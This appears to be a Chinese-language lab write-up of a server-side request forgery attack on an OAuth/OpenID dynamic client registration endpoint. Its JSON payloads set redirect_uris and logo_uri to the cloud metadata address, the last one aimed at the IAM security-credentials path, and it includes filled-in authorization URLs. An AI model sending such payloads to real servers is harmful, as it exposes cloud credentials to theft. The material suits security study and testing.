

# 测试-1
{
	"redirect_uris": ["http://169.254.169.254/aaa"]
}
1
2
3
2
3


https:<OAuth服务器>/auth?client_id=<客户端ID>&redirect_uri=<回调URI>&response_type=<响应类型>&scope=<作用域>
# 填充相应参数后
https:<OAuth服务器>/auth?client_id=FDVNsQQsSnHegYhGsoEgW&redirect_uri=http://169.254.169.254/aaa&response_type=code&scope=openid%20profile%20email
1
2
3
4
2
3
4
# 测试-2

{
	"redirect_uris": ["http://169.254.169.254/aaa"],
    "logo_uri": "http://169.254.169.254/bbb"
}
1
2
3
4
2
3
4

https:<OAuth服务器>/auth?client_id=<新的客户端ID>&......省略
# 填充相应参数后
https:<OAuth服务器>/auth?client_id=NXTmdH_v3Bt2U2nUAwXFF&redirect_uri=http://169.254.169.254/aaa&response_type=code&scope=openid%20profile%20email
1
2
3
4
2
3
4


# 最终-完成实验
{
	"redirect_uris": ["http://169.254.169.254/aaa"],
    "logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
1
2
3
4
2
3
4

